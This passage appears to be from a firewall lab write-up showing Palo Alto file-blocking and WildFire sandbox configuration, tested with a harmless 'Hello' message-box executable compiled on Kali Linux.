
We attach helena-fileblock to our security policy.
We refresh the directory listing and attempt to download an executable and zip. The download fails immediately while downloadng 7z still succeeds.

Under Monitor → Data Filtering / File Blocking Logs, the event is logged with Windows Executable (EXE) and ZIP as the file type and block as the action.
5. WildFire Analysis
WildFire provides cloud-based dynamic sandbox analysis for unknown files and zero-day threats.

Under Device → Setup → WildFire, we inspect global WildFire configuration settings.

Under Objects → Security Profiles → WildFire Analysis, we view the WildFire Analysis profile rule to forward unknown files across all file types to public-cloud.

We attach the profile into our security rule.
To test zero-day file analysis, we write a custom C program (hello.c) on Kali Linux and compile it into a new Windows executable (hello.exe):
1
2
3
4
5
#include <windows.h>
int main() {
    MessageBox(NULL, "Hello", "WildFire", MB_OK);
    return 0;
}
1
x86_64-w64-mingw32-gcc hello.c -o hello.exe
Since hello.exe was just created, no antivirus database has an existing signature for it.


We place hello.exe on our Kali HTTP server directory listing and download it to our client.

On the firewall CLI, we run show wildfire status to verify cloud server connectivity and licensing state.

We run show wildfire statistics to verify packet counters and file submission status.

When the client downloads hello.exe, the firewall forwards the file sample to the WildFire cloud. Under Monitor → WildFire Submissions, we trace the submitted file hash and analysis verdict.
6. Data Filtering (DLP)
Data Filtering prevents sensitive data exfiltration by matching network payloads against custom regex patterns or dictionary definitions.
